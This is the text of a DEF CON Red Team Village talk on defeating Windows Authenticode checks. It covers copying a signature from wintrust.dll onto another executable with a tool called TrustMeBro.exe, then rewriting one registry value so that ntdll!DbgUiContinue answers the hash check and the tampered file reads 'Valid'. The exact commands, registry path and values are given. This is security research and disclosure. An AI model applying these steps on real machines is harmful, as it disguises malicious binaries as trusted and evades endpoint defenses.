

Trust Me, Bro

Breaking Windows Authenticode Trust

Fagan Afandiyev · @KriyosArcane

DEF CON 34 · Red Team Village

Intro

how this started

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing



TeRMaN

 NXG

3/10/25, 11:42 PM

Even if you just type "print" inside, the Python executable file is already detected as a virus.
They must be signing it, otherwise there's no way they'd avoid getting caught.



They must be signing off as TeRMAN NXG, otherwise there's no way they'd get caught.

cynos

 WKL

3/10/25, 11:43 PM

It could be
Do you know any tricks for getting signatures? (edited)



TeRMaN

 NXG

3/10/25, 11:44 PM

sigthief trash
There's a tactic I always use.
It makes a big difference for EDRs.
I create my own signature and print it.
The signature isn't recorded, naturally, but since the executable file is signed, it immediately gains credibility.



TeRMAN NXG I'm creating my own signature and printing it.

cynos

 WKL

3/10/25, 11:45 PM

How do you do that?



TeRMaN

 NXG

3/10/25, 11:45 PM

```
openssl genpkey -algorithm RSA -out ca.key -aes256
```

a friend said something dumb. I had to find out if it was dumb.

”I make my own signature and print it on”

ok but... does Windows check?

and who exactly is doing the checking?



what I assumed


file → [magic box] → trusted / not
nope.
it's not one check. it's a whole pipeline.

Fagan Afandiyev / KriyosArcane

Got nerd-sniped by a Discord conversation. Spent a year in the rabbit hole.

Windows trust · Code signing · Offensive tooling

USF | White Knight Labs | Microsoft (incoming)



@KriyosArcane

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

Authenticode Mechanics

Authenticode Mechanics

Intro

| the real path

Auth

SIP

Policy

SigFlip

SigStash

SIPExec


Format

TMB

Closing

Caller → WinVerifyTrust → SIP → Chain → Policy → FinalPolicy → Verdict

each stage = a registry-configured callback
writable with local admin



each numbered box = a different DLL callback. green = SIP functions. (source: SpecterOps)

HKLM\SOFTWARE\Microsoft\Cryptography\OID\...

these keys say which DLL answers each trust question
writable with local admin

Intro

Finding the Seam

Auth

SIP

Policy

SigFlip

SigStash


SIPExec

Format

TMB

Closing

Finding the Seam



SIP = Subject Interface Package. one per file type. the DLL and function are registry values.

svchost.exe				
Member	Offset	Size	Value	Section
Export Directory RVA	00000180	Dword	00000000	
Export Directory Size	00000184	Dword	00000000	
Import Directory RVA	00000188	Dword	0000BCCC	.rdata
Import Directory Size	0000018C	Dword	00000258	
Resource Directory RVA	00000190	Dword	00011000	.rsrc
Resource Directory Size	00000194	Dword	00000820	
Exception Directory RVA	00000198	Dword	0000F000	.pdata
Exception Directory Size	0000019C	Dword	000006D8	
Security Directory RVA	000001A0	Dword	00013000	Invalid
Security Directory Size	000001A4	Dword	000028F8	

Security Directory entry. file offset, not RVA. never mapped into memory.

Intro

steal a signature

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

```
C:\Windows\system32\cmd.exe

C:\> TrustMeBro.exe steal C:\Windows\System32\wintrust.dll target.exe -v

[*] Reading source file: C:\Windows\System32\wintrust.dll
[*] Certificate Table found at File Offset: 0x6f400 Size: 13808
[*] Writing to destination file: C:\Temp\freshcopy.exe
[+] Signature appended and header updated.
[+] Signature stolen from "C:\Windows\System32\wintrust.dll" to "C:\Temp\freshcopy.exe"
[*] Signature will not validate without SIP hijack or FinalPolicy.
[*] Run: C:\Users\admin\Desktop\TrustMeBro-Release\bin\TrustMeBro.exe hijack --sip-types PE to make
it validate.
```

copy the WIN_CERTIFICATE from a signed binary onto your target. easy.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing


”signed” vs verified

Explorer: ”Signed by Microsoft” ✓

PowerShell: HashMismatch ✗

having a signature ≠ passing verification

HashMismatch



```
C:\Windows\system32\cmd.exe

C:\> powershell -c "(Get-AuthenticodeSignature C:\Temp\target.exe).Status"

HashMismatch

C:\> powershell -c "(Get-AuthenticodeSignature C:\Temp\target.exe).StatusMessage"

The contents of file C:\Temp\target.exe might have been changed by an unauthorized user or process,
because the hash of the file does not match the hash stored in the digital signature. The script can
not run on the specified system. For more information, run Get-Help about_Signing.
```

file bytes don't match the digest. only the hash check fails. everything else passes.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

only the hash fails

chain ✓ cert ✓ timestamp ✓

hash ✗

so... who checks the hash? can I swap them out?

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

SIP Hijack

SIP Hijack

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec


Format

TMB

Closing

the idea

the hash verifier is a registry pointer
point it at something that returns 0
without checking anything



Intro

ntdll!DbgUiContinue

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

a debugger function

takes 2 params. returns 0.

CryptSIPVerifyIndirectData also takes 2 params.

interprets 0 as "hash is valid"

we asked a debugger about cryptography. it said yes.

normal vs hijacked



left: real verification. right: DbgUiContinue says yes to everything.

one registry value

File Edit View Favorites Help				
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDIIVerifyIndirectData\{C689AAB8-8E78-11D0-8C47-00C04FC295EE}				
rtDIIOpenStoreProv	^	Name	Type	Data
rtDIIProtectedRootMessageBox		 (Default)	REG_SZ	(value not set)
yptDIIFindLocalizedName		 DII	REG_SZ	C:\Windows\System32\ntdll.dll
yptDIIFindOIDInfo		 FuncName	REG_SZ	DbgUiContinue
yptDIIProtectPrompt				
yptSIPDIICreateIndirectData				
yptSIPDIIGetCaps				
yptSIPDIIGetSealedDigest				

DII = ntdll.dll, FuncName = DbgUiContinue. that's the whole change.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

same file, new answer

```
Administrator: C:\Windows\system32\cmd.exe

[After SIP hijack with TrustMeBro.exe hijack --sip-types PE]

C:\> powershell -c "(Get-AuthenticodeSignature C:\Temp\target.exe).Status"

Valid
```

fresh powershell: Status = Valid. same stolen sig, same file. different answerer.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

DEMO: SIP Hijack

1. Steal signature from svchost.exe
2. Verify: HashMismatch
3. TrustMeBro.exe hijack --sip-types PE
4. New process: Valid
5. TrustMeBro.exe hijack --clean
6. New process: back to HashMismatch

Intro | **what this does and doesn't do**

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

swaps: user-mode hash verification callback

doesn't touch: file bytes, kernel CI, real certs, catalogs

needs: local admin + fresh process

Windows caches SIP DLLs per-process

old powershell: still fails

new powershell: passes

same machine, same file, different answer



Intro

FinalPolicy

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

